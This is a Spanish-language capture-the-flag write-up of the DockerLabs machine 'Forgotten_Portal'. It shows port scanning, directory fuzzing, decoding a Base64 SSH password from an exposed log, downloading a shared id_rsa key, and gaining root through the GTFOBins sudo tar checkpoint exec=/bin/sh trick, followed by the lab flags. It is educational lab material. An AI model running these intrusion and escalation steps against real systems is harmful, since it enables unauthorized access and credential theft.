# DockerLabs - Forgotten_Portal

**Writeup:** Forgotten_Portal
**Autor:** David Cardozo
**Fecha de Desarrollo:** 4/12/2024
**Plataforma:** DockerLab
**Nivel de Dificultad:** Medio

### Temáticas Tratadas:

- SSH
- Binario Tar
- Base64

---

## 1. Descripción General:

La máquina en cuestión presenta los puertos 22 (SSH) y 80 (HTTP) abiertos. Tras realizar un escaneo de dominios, logramos identificar el archivo access_log en el servidor web, el cual contenía una clave codificada en Base64 asociada a un usuario con acceso SSH. Decodificando esta clave, obtuvimos las credenciales para acceder al servidor como dicho usuario.

Una vez dentro del sistema con acceso SSH, procedimos a escalar privilegios al usuario bob. A partir de ahí, mediante la explotación de una vulnerabilidad, logramos obtener acceso completo y elevar nuestros privilegios a nivel de root, logrando así la toma total del sistema.

---

## 2. Reconocimiento:

### Reconocimiento Inicial:

- **Escaneo de puertos:** 22, 80
- **Servicios encontrados:** SSH, HTTP

```
└─$ nmap -p- --open --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG Allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 14:24 -05
Initiating ARP Ping Scan at 14:24
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 14:24, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:24
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 14:24, 2.06s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000012s latency).
Scanned at 2024-12-04 14:24:14 -05 for 2s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.35 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

## Pagina Web:


## Fuzzzing:

Procedimos a realizar un escaneo de los dominios activos en la página web de la máquina con la IP **172.17.0.2**. Durante el análisis, encontramos un dominio particularmente relevante denominado access_log, lo que nos llamó la atención y nos llevó a investigar más a fondo.

```
START_TIME: Wed Dec  4 14:25:24 2024
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
+ http://172.17.0.2/access_log (CODE:200|SIZE:994)
+ http://172.17.0.2/index.html (CODE:200|SIZE:3010)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://172.17.0.2/uploads/

---- Entering directory: http://172.17.0.2/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

_____________

END_TIME: Wed Dec  4 14:25:30 2024
DOWNLOADED: 4612 - FOUND: 3
```

Al inspeccionar el contenido de dicho dominio, descubrimos que contenía un valor cifrado en Base64. Al decodificarlo, obtuvimos la contraseña de un usuario denominado Alice, lo que nos permitió avanzar en la explotación de la máquina.

```
# --- Access Log ---
# Fecha: 2023-11-22
# DescripciÃ³n: Registro de actividad inusual detectada en el sistema.
# Este archivo contiene eventos recientes capturados por el servidor web.

[2023-11-21 18:42:01] INFO: Usuario 'www-data' accediÃ³ a /var/www/html/.
[2023-11-21 18:43:45] WARNING: Intento de acceso no autorizado detectado en /var/www/html/admin/.
[2023-11-21 19:01:12] INFO: Script 'backup.sh' ejecutado por el sistema.
[2023-11-21 19:15:34] ERROR: No se pudo cargar el archivo config.php. Verifique las configuraciones.

# --- Logs del sistema ---
[2023-11-21 19:20:00] INFO: SincronizaciÃ³n completada con el servidor principal.
[2023-11-21 19:35:10] INFO: Archivo temporal creado: /tmp/tmp1234.
[2023-11-21 19:36:22] INFO: Clave codificada generada: YWxpY2U6czNjcjN0cEBzc3cwcmReNDg3
[2023-11-21 19:50:00] INFO: Actividad normal en el servidor. No se detectaron anomalÃas.
[2023-11-22 06:12:45] WARNING: Acceso sospechoso detectado desde IP 192.168.1.100.

# --- Fin del Log ---
```


```
┌──(ix4lack㉿kali)-[~/Downloads]
└─$ echo "YWxpY2U6czNjcjN0cEBzc3cwcmReNDg3" | base64 -d
alice:s3cr3tp@ssw0rd^487
```

---


# 3. Explotación:

## Fase de Explotación:

En esta fase, utilizamos la clave obtenida previamente para acceder al sistema a través de SSH, iniciando sesión como el usuario Alice.





Al navegar por el sistema, encontramos una carpeta que nos llamó la atención. Al acceder a ella, descubrimos un archivo que contenía información relevante, lo que nos permitió escalar privilegios al usuario Bob.




Al observar que las claves id_rsa eran idénticas para todos los usuarios, decidimos descargar la clave id_rsa del usuario Alice. Posteriormente, ajustamos los permisos de la clave y la utilizamos para acceder al sistema como el usuario Bob, utilizando la passphrase asociada.

```
alice@b1bbff7f8d13:~$ ls -la
total 52
drwxr-x--- 1 alice alice 4096 Dec  4 19:48 .
drwxr-xr-x 1 root  root  4096 Nov 25 00:18 ..
-rw------- 1 alice alice  460 Dec  4 20:35 .bash_history
-rw-r--r-- 1 alice alice  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 alice alice 3771 Mar 31  2024 .bashrc
drwx------ 2 alice alice 4096 Dec  4 19:48 .cache
drwxrwxr-x 3 alice alice 4096 Nov 25 00:47 .local
-rw-r--r-- 1 alice alice  807 Mar 31  2024 .profile
drwxrwxr-x 2 alice alice 4096 Nov 25 00:44 .ssh
drwxrwxr-x 2 alice alice 4096 Nov 25 00:47 incidents
-rw-rw-r-- 1 alice alice   27 Nov 25 02:13 user.txt
alice@b1bbff7f8d13:~$ cd .ssh
alice@b1bbff7f8d13:~/.ssh$ python3 -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
_
```




# Directory listing for /

- id_rsa

Al notar que las claves id_rsa eran compartidas entre todos los usuarios, descargamos la clave id_rsa del usuario Alice. Luego, ajustamos los permisos de la clave y la utilizamos para acceder al sistema como el usuario Bob, mediante la passphrase asociada.

```
┌──(ix4lack㉿kali)-[~/Downloads]
└─$ chmod 600 id_rsa

┌──(ix4lack㉿kali)-[~/Downloads]
└─$ ssh bob@172.17.0.2 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Máquina generada con cyberland.sh script desarrollado por 4k4m1m3. Gracias por elegir CyberLand Labs! Visita: https://cyberlandsec.com
Last login: Wed Dec  4 20:01:13 2024 from 172.17.0.1
bob@b1bbff7f8d13:~$ _
```

# 4. Escalada de Privilegios Usuario Bob:

## Escalada Local:

Como usuario Bob, al ejecutar el comando `sudo -l`, descubrimos que podíamos ejecutar el comando `tar` sin necesidad de privilegios de root. Aprovechando esta información y consultando la página de GTFOBins, utilizamos este binario para escalar privilegios a root.

```
bob@b1bbff7f8d13:~$ sudo -l
Matching Defaults entries for bob on b1bbff7f8d13:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on b1bbff7f8d13:
    (ALL) NOPASSWD: /bin/tar
bob@b1bbff7f8d13:~$ _
```

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Finalmente, al ejecutar el comando proporcionado por GTFOBins, logramos escalar nuestros privilegios y obtener acceso como usuario root.

```
bob@b1bbff7f8d13:~$

    sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

tar: Removing leading `/' from member names
# whoami
root
# _
```

---

# 5. Obtención de la Bandera:

- **Flag User:** `CYBERLAND{us3r_l3v3l_fl4g}`
- **Flag Root:** `CYBERLAND{r00t_4cc3ss_gr4nt3d}`

---